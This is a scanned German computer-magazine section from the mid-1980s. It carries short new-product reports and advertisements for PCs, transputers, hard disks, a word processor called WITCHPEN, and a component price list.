- 2xRS-232, opt. 1xRS-422
- 1xCentronics parallel
- 12 I/O-Kanäle interruptfähig
- Zwei 16-Bit Counter/Timer
- Echtzeituhr akkugepuffert
- Watchdog löst RESET aus
- Robustes CMOS-Design
- -20/+75 Grad, (-40/+85)
- nur +5V Spannung, 145mA

Katalog anfordern!

oettle + reichler
datentechnik GmbH

Völkstr. 27 · 8900 Augsburg 1
Telefon (0821) 157094



ICF 386 – 'Made in Mainz'

Als ersten deutschen PC mit der 32-Bit-CPU 80386 von Intel stellt die Firma ICF data technology den ICF 386 vor. Der Rechner orientiert sich am Standard des IBM AT, zu dem volle Kompatibilität bestehen soll. Die typische Ausstattung (40-MB-Festplatte, 1,2 MB-Floppy-Drive) ähnelt der des 386er PC von Compaq, der Standard-RAM-Ausbau beträgt 512 KByte. Als Betriebssysteme sind MSDOS, XENIX und Virtual DOS verfügbar, wobei eines der letzteren beiden vor allem für Mehrplatzbetrieb benötigt wird. Der Preis beträgt laut ICF knapp 15 000 DM.

ICF data technology GmbH, Rheinallee 122, 6500 Mainz, 0 61 31/68 30 28

Floating-Point- Transputer

Die Firma INMOS bezeichnet den IMS T800 als den schnellsten 32-Bit-Mikroprozessor der Welt: 1,5 MFLOPS bei 20 MHz Taktfrequenz und 32-Bit-Operationen und 1,1 MFLOPS bei 64-Bit-Operationen. Man sollte es wohl ganz deutlich dazusagen, daß es sich um MFLOPS, also Mega-Fließkomma-Operationen pro Sekunde, und nicht etwa um die üblicherweise bei Mikroprozessoren angegebenen MIPS (Mega-Instruktionen pro Sekunde) handelt. Der T800 ist vollständig pin- und softwarekompatibel zum 'einfachen' 32-Bit-Transputer T414, auch bei dessen Datentransfergeschwindigkeiten (maximal 20 Mbit/s) über die seriellen Kommunikationskanäle (Links) hält er mit. Gegenüber dem T414 (32-Bit-CPU, 4 Links, 2 KByte RAM) verfügt der T800 zusätzlich über eine 64-Bit-Floating-Point-Einheit (nach ANSI-IEEE 754-1985), spezielle Befehle für Grafikan-

wendungen und 4 KByte schnelles Intern-RAM. Es wird von INMOS besonders darauf hingewiesen, daß es sich nicht um ein Coprozessor-Konzept handelt, sondern daß sich alle genannten Einheiten auf einem Chip befinden. Multi-Prozessor-Systeme, die bislang mit dem T414 aufgebaut wurden, können also durch einfachen Chip-Austausch aufgerüstet werden. Der T800 soll ab dem zweiten Quartal 1987 erhältlich sein und in Hunderterstückzahlen zunächst 500 US-Dollar kosten. Eine 30-MHz-Version des T800 (2,25 MFLOPS) ist bereits angekündigt.

ASTEK Elektronik Vertriebs GmbH, Gottlieb-Daimler-Str. 7, 2358 Kaltenkirchen, 0 41 91/87 11

PC-gesteuerte Modellanfertigung

Modelle aus Plastik, Holz, Wachs, Aluminium und Messing fertigt 'Camm-3' (Computer Aided Modeling Machine), die sich über die RS-232- oder Centronics-Schnittstelle an nahezu jeden Standard-PC anschließen und mit Plot-Befehlen steuern läßt. Mit Hilfe der Treiberprogramme können laut Anbieter Neumüller zum Beispiel mit AutoCAD oder CADKey erstellte, dreidimensionale Konstruktionspläne auf der Stelle in Modelle umgesetzt werden.



Knapp einen halben Quadratmeter Stellfläche benötigt die kompakte, kleine Werkbank, deren maximale Auslenkung für die x-Ebene 180 mm und für die y-Ebene 150 mm beträgt. Das zum Preis von 33 060 DM lieferbare Gerät bietet sich beispielsweise zum Einsatz im Schmuck-Design an.

Firma Neumüller, Eschenstr. 2, 8028 Taufkirchen, 0 89/61 20 80

Vier ATs in einem Gehäuse

NS 50 heißt ein AT-kompatibles Multi-User-/Multi-Prozessor-System von North Star. Im File-Server-Gehäuse können außer dem Server selbst (eigenständiges 80286-System, 20 MB Festplatte, AT-kompatible Floppy) bis zu vier AT-kompatible Workstations WS 286 in Form von Steckkarten untergebracht werden. Diese mit 8 MHz Taktfrequenz arbeitenden 'Mini-ATs' verfügen jeder über eine eigene EGA-Karte, an die Monochrom- und Color-Monitore nach CGA- und EGA-Standard anschließbar sind. Jede Station verfügt über 640 KByte RAM und Peripherie-Schnittstellen. Den Arbeitsplatz selbst belegen also nur noch Monitor und Tastatur. Das Zusammenspiel der einzelnen Komponenten besorgt eine Kombination aus MSDOS 3.1 und einer Spezial-Version von Novells Advanced NetWare für North Star. Eine Anlage, bestehend aus File-Server wie oben beschrieben, zwei Workstations WS 286, jeweils mit 5151-kompatiblen Monitor und Tastatur, kostet 22 743 DM.

North Star Computer, City-Arkaden/Grabenstraße, 6250 Limburg 1, 064 31/2 30 11

Freebase

Als 'Information-Retrieval-System' bezeichnet Soft System sein Produkt Freebase. Weiter heißt es 'Die einfach zu bedienende Datenbank für alle, die auf Know-How angewiesen sind. Blitzschnell finden Sie Daten, Namen... wieder, wenn Sie einfach nur Stichworte nennen.' Als Volltext-Informationssystem läßt Freebase dem Benutzer völlige Freiheit bei der Art der Informations-Erfassung. Als weitere Leistungsmerkmale werden Boolesche Verknüpfung bei der Recherche und ein integrierter Thesaurus zum Finden von Synonymen, Ober- und Unterbegriffen und verwandten Ausdrücken angegeben. Das vollständige System für MSDOS (Single User) kostet 4503 DM, eine reine Retrieval-Version nur 910 DM. Mehrplatzversionen unter Novell beginnen bei 7455 DM (vier User), die entsprechende Nur-Retrieval-Version kostet 1470 DM.

Soft System GmbH, Wilhelm-Leuschner-Str. 255, 6103 Griesheim, 0 61 55/6 20 04

Tipppfeleren Sie jetzt nach Herzenslust...

WITCHPEN, «der Hexengriffel», weckt die bisher schlafenden 99% Power in Ihrem Personal Computer. Während Sie tippen, korrigiert die Blitz-Intelligenz der WITCHPEN-Textverarbeitung wortweise die Hoppla-Tippfehler, sorgt für die Großschreibung und übersetzt Ihre «gewollten Tippfehler» (nämlich Ihre Kürzel) in die von Ihnen persönlich gewünschten Worte und Sätze. Aus «dre brief» wird augenblicklich «der Brief» und aus «sg» wird «Sehr geehrte Herren». Die «ß»-Fehler werden auch korrigiert. Ihre Intelligenz wird nicht mehr für Brickelzick mißbraucht, Tippfehler werden belohnt. WITCHPEN ist auch eine universelle Blitz-Datenbank: Briefadressen (aus zehntausenden von Einträgen) werden mit einem einzigen Stichwort perfekt in Briefe eingefügt.

WITCHPEN ist eine bedienerfreundlich aufgebaute, vollständige Textverarbeitung. Die Bedienung mit Funktionstasten ist sehr einfach. WORDSTAR-Benützer brauchen jedoch nichts Neues zu lernen, denn WITCHPEN gehorcht auch den WORDSTAR-Befehlen. WITCHPEN kann Ihre bisherigen Texte aus WORD und WORDSTAR (ASCII-Format) lesen und weiterverarbeiten. Bedienerfreundlich ist auch unser Verzicht auf Kopierschutz.

WITCHPEN bietet Ihnen Vorteile, die weltweit einmalig sind. Jedes getippte Wort wird blitzschnell mit dem WITCHPEN-Wörterbuch in Ihrem Computer verglichen. Wenn Ihnen ein neuer Tippfehler geglückt ist, stoppt das Programm und erwartet Ihre Korrektur. Das nächste Mal korrigiert WITCHPEN selbst. Jeden Tippfehler können Sie nur noch einmal machen. Die Lernzeit für Neues beträgt unmerkbar 0.2 Sekunden. Die Lernkapazität pro Wörterbuch ist 1 Million verschiedener Begriffe, Adressen und beliebige Informationen aller Art.

WITCHPEN kann fortlaufend fremdsprachig übersetzen: aus «wp macht tings welche weltweit no other program erreicht» wird «WITCHPEN does things which world-wide no other program achieved». Nicht perfekt, jedoch verständlich.

Unser Marktconcept soll menschenfreundlich und klug zu WITCHPEN passen, und deshalb bieten wir Ihnen:

- Die sehr bedienerfreundlich aufgebaute, vollständige Textverarbeitung wie oben beschrieben
- Das Rechentextprogramm als Teil des Systems und zusätzlich als Quellcode in BASIC falls Sie Besonderes im Sinne haben
- Das Anpassungsprogramm für alle Drucker (auch Laserdrucker)
- Das kleine Grundwörterbuch deutsche Rechtschreibung 30 000 Worte (lernt automatisch bis 1 Mio Worte, Briefadressen, Kürzel usw. dazu)
- Das leicht verständliche deutsche Handbuch im luxuriösen und praktischen IBM-Aufstellordner

Technische Mindestvoraussetzungen: IBM Personal Computer (oder kompatibler) mit 2 Floppy 360 kByte oder Harddisk, ab DOS 2.0. 256 kByte Hauptspeicher.

Komplett:
SFr. 98.- / DM 90.- (+Mwst. + Versand = DM 112.-)

Zusätzliche Blitzwörterbücher für Harddisk:

- Große deutsche Rechtschreibung 180 000 Worte
- Englische Rechtschreibung 80 000 Worte
- Wortweise Übersetzung Deutsch-Englisch 150 000 Worte
- Radebrecher- Übersetzung Deutsch-Englisch 230 000 Worte
- Französische Rechtschreibung 35 000 Worte

je SFr. 190.- / DM 190.- (+Mwst. + Versand = DM 221.-)

Wenn die Freuden und der Nutzen Ihrer Verlobung mit WITCHPEN Sie überzeugt haben, werden Sie auch das nachfolgend beschriebene WITCH-System haben wollen:

- WITCHPAD Grafik-Editor für Organigramme, Flußdiagramme usw. WITCHPEN-Texte arbeiten mit allen Fremdsprachen- und Grafikzeichen des IBM-PC-Zeichensatzes.
- Formatier-Automat mit der besten Silbentrennung aller existierenden deutschsprachiger Textprogramme (z.B. «Bäcker» wird zu «Bäk-ker»)
- Universelle Text- und Datenbankumsetzer
- WITCHCRAFT Adressen-Datenbank mit freien Textzusätzen. WITCHPEN kann alle Daten im Direktzugriff einlesen.
- Report-Generator zur Datenbank
- Serienbrief-Programm
- Automatische Erstellung von Inhalts- und Stichwortverzeichnissen
- Stilanalyse für Ihre Texte (Worthäufigkeiten)

Alle diese Zusatzprogramme komplett:
SFr. 390.- / DM 390.- (+Mwst. + Versand = DM 449.-)

Steuerprogramm mit Grafik für HP-Laserjet:
SFr. 290.- / DM 290.- (+Mwst. + Versand = DM 335.-)

WITCHPEN ist eine Entwicklung des Schweizer Mathematikers Hannes Keller. Er gründete 1959 seine Forschungsfirma für Meerestechnik. Die US NAVY, SHELL OIL, BABCOCK, PREUSSAG, VTG u.a. sind Lizenznehmer für Keller's zahlreiche Erfindungen, insbesondere bahnbrechend neue Tiefstauch-Methoden. Keller ist Inhaber mehrerer Taucher-Weltrekorde und internationaler Auszeichnungen. Die Zeit für Unterwasser-Pioniere ging zu Ende. 1978 verwandelte Hannes Keller seine Firma in ein Forschungszentrum für künstliche Intelligenz und Systemhaus für Personal Computer.

HANNES KELLER WITCH SYSTEMS AG

Schweiz: Tel. 01 / 251 14 15, Telex 816 058, Telefax 01 / 69 39 14
Eidmattstr. 36, CH-8032 Zürich

Deutschland: Tel. 07751 / 71 01
Im Hagenacker 9, D-7890 Waldshut





Neuer Phoenix

Der PC-II der Firma Phoenix ist mit 640 KByte RAM in der Grundversion bestückt und kann auf der Hauptplatine bis 1 MByte aufgerüstet werden. Die Arbeitsgeschwindigkeit läßt sich zwischen 4,77 und 8 MHz umschalten. Ausgerüstet mit Uhr, serieller und paralleler Schnittstelle, deutscher Tastatur, MSDOS 3.2, GWBASIC 3.2 und zwei Diskettenlaufwerken (360 KByte) liegt sein Preis bei knapp 2300 DM. Als Version PC-II-20 mit einer Hard-Disk (20 MByte) kostet der Computer nicht ganz 4000 DM.

Phoenix Computer GmbH & Co KG, Gewerbegebiet, Postfach, 5461 Windhagen, 0 26 45/32 22

Komplette Expertensysteme

Konnte man bislang nur sogenannte Experten-System-Shell, sozusagen Expertensysteme ohne Wissensbasis, erwerben, bietet die Firma Brainware jetzt zwei Komplett-Systeme an. Das eine System mit der Bezeichnung 'Gloves' ist für die Auswahl von geeigneten Schutzhandschuhen für das Handling gefährlicher Chemikalien konzipiert. Das zweite namens QSA dient zur Entwicklung von optimierten Teststrategien und zum Design von Untersuchungen zur Qualitätssicherung bei der Produktion von chemischen Substanzen. Knapp 4000 DM kostet jedes System, beide basieren auf der induktiven Expert-System-Shell 'Rulemaster' der Radian Corporation (USA). Der Betrieb der Systeme erfordert lediglich einen IBM PC, besser jedoch einen AT, zusätzliche Software (Laufzeitumgebungen oder ähnliches) wird nicht benötigt.

Brainware GmbH & Co, Kirchgasse 24, 6200 Wiesbaden, 0 61 21/37 20 11



PCDOS/UNIX-Rechner

Die Firma mm computer rüstet PC-Kompatible zu Low-cost-UNIX-Workstations auf. Die Rechner werden dazu mit einer Host-Karte ausgestattet, die wahlweise mit einer 68000-, 68010- oder 68020-CPU und 1,5-MByte-RAM bestückt ist. Als Betriebssystem steht eine UNIX-Version für 1-15 Benutzer oder - für Echtzeitanwendungen - ein OS-9 mit 1-5 Ar-

beitsplätzen zur Verfügung. Darüber hinaus laufen natürlich alle PC-DOS-Programme auf dem Basis-Gerät. Eine Ein-Platz-Version mit 68020-CPU, 1,5 MByte Hauptspeicher (ohne Wartezyklen), einer 20-MByte-Festplatte, einem Diskettenlaufwerk und einer 720 x 348-Pixel-Grafik kostet 15 955 DM.

mm-computer GmbH, Hallwanger Str. 59, 8210 Prien, 0 80 51/30 74

Sprachausgabe für Atari ST

Ein Modul zur Sprachausgabe für den Atari ST liefert die Firma Schlegel Datentechnik zum Preis von 298 DM. Es besteht aus einem an die Centronics-Schnittstelle anzuschließenden Ausgabe-Interface, einem Lautsprecher und einem Netzteil. Außerdem ist im Lieferumfang eine Diskette mit Treiber-Software für GFA-BASIC-Programme, ST-BASIC-Programme und 1st WORD enthalten.

Schlegel Datentechnik, Schwarzachstr. 3, 7940 Riedlingen, 0 73 71/23 17

RATEV ELECTRONIC-VERTRIEBS GMBH · 4030 Ratingen 1 · Postfach 16 01 · Gothaerstr. 15
0 21 02/4 20 51 - 52 · Mailbox 0 21 02/47 54 00 · Telex 8 585 180

<p>Komponenten passiv</p> <p>D-SUB Stift / Feder 9 pol. 1.00 / 1.20</p> <p>D-SUB Stift / Feder 25 pol. 1.05 / 1.75</p> <p>D-SUB Posthaube 9 pol. 1.30</p> <p>D-SUB Posthaube 25 pol. 1.80</p> <p>Kartenstecker 20 pol. 3.50</p> <p>Kartenstecker 34 pol. 3.80</p> <p>Centron. Stecker 36 pol loet. 3.75</p> <p>Centron. Buchse 36 pol loet. 5.30</p> <p>Centron. Stecker 36 pol anschl. 5.50</p> <p>Centron. Buchse 36 pol anschl. 5.70</p> <p>Plostenfederleiste 20 pol. 2.05</p> <p>Plostenfederleiste 34 pol. 3.10</p> <p>IC-Fassung low cost p. Pin 0.02</p> <p>IC-Fassung gedreht p. Pin 0.05</p>	<p>Textool Fassung 28 pol. 21.40</p> <p>Stiftleiste 50 pol verz. RSL-Z 2.50</p> <p>Stiftleiste 50 pol verz. RSL-G 2.90</p> <p>Buchsenleiste 20 pol verz. RBL-G 1.95</p> <p>DI-Stecker 24 pol. 1.95</p> <p>DI-Stecker 40 pol. 2.70</p> <p>VG Stift / Feder 64 pol. 2.45 / 3.60</p> <p>VG Stift / Feder 96 pol. 4.25 / 5.70</p> <p>Flachkabel p. Ader/Meter 0.10</p> <p>IBM-Printerkabel 21.50</p> <p>Vielschichtkond. 0.1 uF RA 2.5 oder 5.0 mm 0.25</p> <p>ab 10 Stck. 0.20</p> <p>ab 100 Stck. 0.16</p> <p>ab 500 Stck.</p>	<p>Widerstands Netzwerke SIL 8 & R gem. Masse 0.65</p> <p>RAM-Bausteine</p> <p>4164 120nS 3.50</p> <p>4164 150nS 2.80</p> <p>41256 120nS 6.50</p> <p>6264 LP-15 6.95</p> <p>62256 LP-12 37.50</p> <p>6264 LFP-12 Flat Pack 11.50</p> <p>EPROMS</p> <p>2764 250 nS 6.30</p> <p>27128 250 nS 7.00</p> <p>27256 250 nS 9.70</p> <p>27512 250 nS 28.50</p> <p>27C256 250 nS 15.30</p>	<p>Mikroprozessoren</p> <p>V 20 - UPD 70108 D-8 18.50</p> <p>V 30 - UPD 70116 D-8 19.50</p> <p>Commodore 6510 18.40</p> <p>Commodore 6526 17.80</p> <p>Commodore 6569 56.00</p> <p>Commodore 6561 39.00</p> <p>R 6522 AP 8.80</p> <p>65 SC 816 - 4 85.00</p> <p>8086 19.80</p> <p>8087 5 MHz 330.00</p> <p>8088 16.80</p> <p>8237 11.90</p> <p>8250 23.10</p> <p>8255 4.80</p> <p>8284 6.35</p>	<p>Controller</p> <p>WD 1010 A-PL 05 79.00</p> <p>WD 1770 45.00</p> <p>WD 1771 33.50</p> <p>WD 1772 45.00</p> <p>WD 1797 19.80</p> <p>WD 2797 24.40</p> <p>WD 9216 B 13.40</p> <p>FDC 9229 B 24.00</p> <p>Quarze</p> <p>32768 KHz 0.90</p> <p>1.0000 Mhz 7.90</p> <p>1.8432 Mhz 4.30</p> <p>2.4576 Mhz 4.50</p> <p>von 4.00 - 18.432 Mhz 1.90</p> <p>> 20.00 Mhz 3.00</p> <p>027 7.75</p>	<p>Quarzzellatoren 7.90</p> <p>alle Standardfrequenzen</p> <p>Die Reihen 74 LS - S - HC</p> <p>- HCT sowie C-MOS 40 xx</p> <p>ab Lager lieferbar.</p>
---	---	---	---	---	---

Fragen Sie auch nach nicht aufgeführten Steckverbindungen

Hard Disk Laufwerke

Miniscribe 3425 5.25" Slim-Line, 25 MB, 85 mS Average Time.	880.00
Miniscribe 6085 5.25" Full-Height, 85 MB, 28 mS Average Time.	3450.00
Miniscribe 8425 3.5" Slim-Line, 25 MB, 68 mS Average Time.	1360.00

Floppy Laufwerke

MF 353 AF 3.5", 80 Track, DS/DD, (geeignet für Atari)	340.00
MF 501 5.25", 40 Track, DS/DD, (geeignet für IBM XT)	310.00
MF 503 5.25", 80 Track, DS/DD	380.00
MF 504 5.25", 40/80 Track, DS/DD, umschaltbar 0.5/1.0/1.6 MB, (geeignet für IBM AT)	370.00

Hard Disk Controller

WD 1002 A WX-1 2x HD für IBM-XT und Komp. (kurze Karte)	299.00
WD 1003 WA-2 2x HD und 2x FD für IBM-AT und Komp.	515.00
WD 1003 WAH 2x HD für IBM-AT und Komp.	455.00
WD 1002-27X 2x HD für IBM-XT und Komp. Aufzeichnung nach RLL 2,7, daher 50% höhere Kapazität (Empfohlenes Laufwerk: Miniscribe 8425)	450.00

Color Monitore

Mitsubishi XC 1404 CB 14", 0,4 mm pitch shadow mask(!) 640 x 200	889.00
Mitsubishi XC 1440 C 14", EGA fähig, 15.75/21.85 KHz Bandbreite 16/64 Farben, 640 x 200 / 640 x 350 Auflösung	1650.00

Monochrome Monitore

Hantarex Boxer 12 TTL 12" berstein o. grün, incl. Kabel 1 IBM	425.00
Hantarex Boxer 12 BAS12" berstein o. grün, Aufl. > 20 Mhz	399.00
Hantarex HX 12 12" grün, Aufl. > 18 Mhz, Comp. Video	298.00
Thomson VM 3102 VA 12" berstein, Aufl. > 18 Mhz, Comp. Video	275.00
Thomson VM 3102 VG 12" grün, Aufl. > 18 Mhz, Comp. Video	265.00
RMC TTL 12" grün o. berstein ideal I. Hercules Card	245.00

Neu bei RATEV

68.000	8 MHz	30.50
68.008	8 MHz	32.00
68.681		23.45
68.230		18.00
MAX 232		17.40
UPD 7002		12.40

Drucker

Super Riteman C - 120 Zeichen/sek, NLQ, für Comm C 64	198.00
Super Riteman F - 120 Zeichen/sek, NLQ, FX-80 komp. IBM Zeichensatz	875.00
Riteman II 160 Zeichen/sek, komp. zur meisten Software	875.00
Riteman Blue Plus 140 Zeichen/sek, IBM kompatibel	998.00
Riteman 15 160 Zeichen/sek, Breite 136 Stellen, Papierzu-	1.298.00
führung von oben und unten	
C-toh C 310 CXP 300 Zeichen/sek, IBM und Epson FX-85 komp. Schönschriftfahg, nach Farbbandwechsel color-fahg	1.849.00

Data-T-Switch

ARS 232-DS/AB/K 2x RS 232 an einem PORT	110.00
ARS 232-DS/ABDE/K 4x RS 232 an einem PORT	140.00
ACENTR-DS/AB/K 2x Centronics an einem PORT	148.00
ACENTR-DS/ABDE/K 4x Centronics an einem PORT	210.00

Data-X-Switch


AD-RSX zwei parallele Drucker an zwei Computern wahlweise schaltbar	110.00
AD-CEX zwei serielle Drucker an zwei Computern wahlweise schaltbar	148.00

Liefer- und Zahlungsbedingungen: Die Lieferung erfolgt per Nachnahme + Porto und Versandkosten. Die Angebote sind freibleibend. Zwischenverkauf vorbehalten. Der Mindestbestellwert beträgt DM 30,00.
 * Epson ist ein eingetragenes Warenzeichen der SEIKO EPSON Corp.
 * IBM ist ein eingetragenes Warenzeichen der International Business Machines Corp.

Disketten
 No Name 2 D 5.25" 10 Stck p. Karton **10.50**


Logic-Programmer für PCs

Zur Bearbeitung von Logik-Speicher-Bauelementen bietet ertec den Logic-Programmer 'NIC PAL II' an. Das Gerät soll zur Programmierung aller PAL-, PROM- und PLD-Bausteine geeignet sein und in der jetzt verfügbaren ersten Software-Version die PAL10- bis PAL20-Typen der führenden Hersteller unterstützen. Der 28polige Spezialsockel erlaubt



es, 16- bis 28polige Bausteine zu behandeln. Das Gerät wird mit der unter PC-DOS lauffähigen Treiber-Software zum Preis von 3 830 DM verkauft.

ertec GmbH, St. Johann 10, 8520 Erlangen, 0 91 31/4 96 38



Mehr Schnittstellen

Neue Schnittstellen-Vervielfacher, die wahlweise über vier, acht oder fünfzehn Kanäle verfügen und mit einem Speicher bis zu 2 MByte ausgerüstet wer-

Optische Disk

Die Firmen Ricoh und Maxtor haben in Kooperation ein optisches Write-Once-Laufwerk entwickelt, das pro Seite des Datenträgers 400 MByte (formatiert) in Sektoren zu jeweils 2048 Bytes Daten aufzeichnen kann. In das Laufwerk integriert ist eine SCSI-Schnitt-

stelle, die den gesamten Common Command Set unterstützen soll. Die optischen Disketten sind mit einem farbigen Polymere-Werkstoff rotationsbeschichtet. Die Informationsspeicherung basiert darauf, daß die reaktive Schicht auf der Disk unter dem Einfluß eines Laserstrahls von

zu fünfzehn Peripherie-Geräten zu überwachen. Je nach Ausstattung sind die Geräte zu Preisen zwischen 2 850 und 5 700 DM im Handel.

Wilke, Postfach 1727, 5100 Aachen, 02 41/54 22 28

dunkler in helle Färbung übergeht.

Erste Muster des Laufwerks will Maxtor im ersten Quartal 1987 bereithalten. In Deutschland wird Maxtor vertreten durch die Firma Agora.

Agora Computerperipherie Vertriebs GmbH, Taunusstr. 51, 8000 München 40, 0 89/3 59 60 41-43

Grafik-Tablets von Summagraphics®

- hohe Auflösung
- hohe Genauigkeit
- hohe Zuverlässigkeit
- kompatibel zu fast allen CAD-Programmen
AUTOCAD®, VERSACAD®,
CADKEY®, GEM®,
PICTURES BY PC®
- alle Tablets mit Stift
und Cursor

Bestellen Sie bei:



Polyvision
Computertechnik GmbH
Georg-Brauchle-Ring 68
D-8000 München 50
Tel. (089) 141 50 77-79
Telex 52 14 793

Händleranfragen erwünscht

Summa Sketch 1201


297 x 297 mm

Summa Sketch 961

152 x 228 mm

Summa Sketch Professional

294 x 441 mm



Taschen-Terminals

Zwei handliche kleine Datensichtgeräte hat Firma Neumüller anzubieten: 'Typ 32' und 'Typ 64' (nach der Zahl ihrer Anzeigestellen benannt) stellen ein zwei-beziehungsweise vierzeiliges LCD zur Verfügung. Beide Geräte ermöglichen über die multifunktionale Tastatur eine Menü-Auswahl der Betriebsparameter, die im EEPROM gespeichert werden können. Eine 'Autobaud-Schaltung' sorgt für automatische Anpassung an unbekannt Übertragungsgeschwindigkeiten. Der 'Typ 64' ist außerdem grafikfähig und somit imstande, mit Zeichen umzugehen, die nicht dem ASCII-Standard entsprechen. Die neuen Taschen-Terminals kosten 1356 beziehungsweise 1619 DM.

Neumüller, Eschenstr. 2, 8028 Taufkirchen, 0 89/61 20 80

EPROM-Simulator

An jeden Rechner mit V.24-Schnittstelle kann der EPROM-Simulator von Schildknecht angeschlossen werden, mit dem sich EPROMs der Typen 2716, 2732, 2764, 27128 und 27256 simulieren lassen. Treiber-Software ist zur Zeit für MSDOS-Rechner verfügbar. Der Preis für den Simulator beträgt runde 615 DM.

Thomas Schildknecht, Kurfürstenstr. 18, 7140 Ludwigsburg, 0 71 41/2 30 64



Kombi-Datenschutz

Mit der kombinierten Soft-/Hardware-Lösung 'DreamLock' will Terra ein besonders sicheres Kopierschutzverfahren realisiert haben. Teile des Kopierschutzprogramms sind von der Diskette auf eine Zusatzkarte ausgelagert worden, auf der sich außerdem ein Single-Chip-Mikroprozessor befindet, dessen Aufgabe es ist, den Datenaustausch zwischen Prozessor und Speicher zu verschleiern. 'DreamLock' eignet sich als Kopierschutz für Programme der gehobenen Preisklasse und kostet zwischen etwa 400 und 750 DM.

Terra Datentechnik, Stationsstr. 62, CH-8003 Zürich

Multimeter am Computer

Mes-01 ist ein für den Anschluß an Computer ausgelegtes Multimeter. Es erlaubt die Erfassung von Gleich- und Wechselspannungen bis 250 Volt und entsprechenden Strömen bis 2,5 Ampere. Außerdem können



Widerstände bis 2,5 Megaohm und Temperaturen bis 700 Grad Celsius gemessen werden. Das Gerät besitzt zwei Betriebsarten: Im Präzisions-Betrieb werden fünf Messungen pro Sekunde mit einem Meßbereich von +/- 2500 Einheiten ausgeführt. Für schnelle Meßwertfassung besteht die Möglichkeit, fünfzig Messungen mit nur einem Zehntel dieser Auflösung durchzuführen. Es wird über eine RS-232-C-Schnittstelle an den Computer angeschlossen, wobei die Meßwerte als ASCII-Werte in systemunabhängigem Format übertragen werden. Außerdem ist eine Ausführung speziell zum Anschluß an Commodore Homecomputer lieferbar, die den Aufbau eines kompletten Meßwertfassungssystems unter 2000 DM ermöglichen soll. Das Gerät selbst kostet je nach Ausführung zwischen 780 und 980 DM.

Digan Elektronik GmbH, Am Heidebruch 4, 8000 München 70, 0 89/70 15 17

Neue Hard-Disks von Seagate

Zwei neue 5,25"-Hard-Disks mit integriertem Controller und SCSI-Interface stellt Seagate Technology vor: das ST251N mit formatierten 40 MB und das ST277N mit 60 MB. Bei beiden Laufwerken beträgt die mittlere Zugriffszeit 40 Millisekunden, die Aufzeichnungsdichte 14,902 bpi und die Spurdichte




777 tpi. Die Aufzeichnungsschicht der Platten ist aufgesprüht und mit einer Kohlenstoffbeschichtung versehen.

Seagate Technology, Gassnerstr. 5, 8000 München 19, 0 89/17 70 17

Schneller Scanner

Mit 'TurboScan' bietet AST einen schnellen Digitalisierer für Fotos und Texte an (DINA4 in zehn Sekunden, 300 Punkt pro Zoll). Der Scanner arbeitet mit IBM-kompatiblen PCs und dem Macintosh von Apple zusammen, ist in der Lage, Vorlagen ab einer Größe von 7,5 x 7,5 cm bis zum Format 21,25 x 35 cm zu erfassen und läßt sich zwischen Schwarzweiß- und Farb-Betrieb umschalten. Das im Lieferumfang enthaltene Software-Paket 'Eye Star' ermöglicht unter anderem, daß digitalisierte Abbildungen in mit WordStar geschriebene Texte eingefügt werden können.



AST propagiert das zum Preis von 8 550 DM erhältliche 'TurboScan' für Komplettlösungen im Bereich Grafik- und Desktop-Publishing-Anwendungen.

AST Research Deutschland GmbH, Emanuel-Leutze-Str. 1B, 4000 Düsseldorf, 02 11/59 10 27



Tastatur-Konverter

Für Leute, die ihre gewohnte Tastatur oder ihr Terminal auch nicht an einem IBM PC missen mögen, gibt es den Keyboard-Konverter von Dipl.-Ing. Jürgen Knauf zum Preis von rund 900 DM. Der Konverter wird an den Tastatureingang des Rechners angeschlossen und besitzt je einen Eingang für V.24-Terminal und IBM-Tastatur. Er übersetzt ASCII-Zeichen einer V.24/RS-232-C-Schnittstelle in Signale einer IBM-PC-Tastatur und kann auch zur seriellen Dateneingabe in den IBM PC dienen, wodurch man auf dem PC weder Kommunikationsprogramme noch eine eigene V.24-Schnittstelle benötigt. Ein Eingabepuffer verhindert den Verlust von Bytes, die der IBM nicht schnell genug abholt. Parameter wie Baudrate und Datenformat der Schnittstelle sind einstellbar.

Dipl.-Ing. Jürgen Knauf, Birkenweg 1, 6457 Maintal 1, 0 61 81/4 56 43

'Desktop-Publisher' von AST

Auf der Basis des AT-Kompatiblen 'Premium/286' hat AST jetzt ein vollständiges Desktop-Publishing-System mit schnellem Scanner und Laserdrucker anzubieten. Für die deutsche Version des Systems einschließlich 40-MB-Platte, Monochrom-Monitor, deutscher Tastatur und entsprechender MSDOS-Version wird ein deutlich unter 30 000 DM liegender Preis angekündigt.

AST Research Deutschland GmbH, Emanuel-Leutze-Str. 1B, 4000 Düsseldorf, 02 11/59 10 27

Preisbewußte Maus

Knapp unter der Hundert-Mark-Grenze bleibt die Hyper-Mouse in CMOS-Technik von NCE für IBM PCs und Kompatible, die direkt an den seriellen Port angeschlossen wird. 'Load' liefert diese Maus jetzt zum Preis von 99 DM.

Load, Postfach 1225, 4620 Castrop Rauxel, 0 23 05/2 70 77

Beratung und Auftragsannahme: Tel. 02554/1059 (Sammelnummer)

GESCHÄFTSZEITEN:

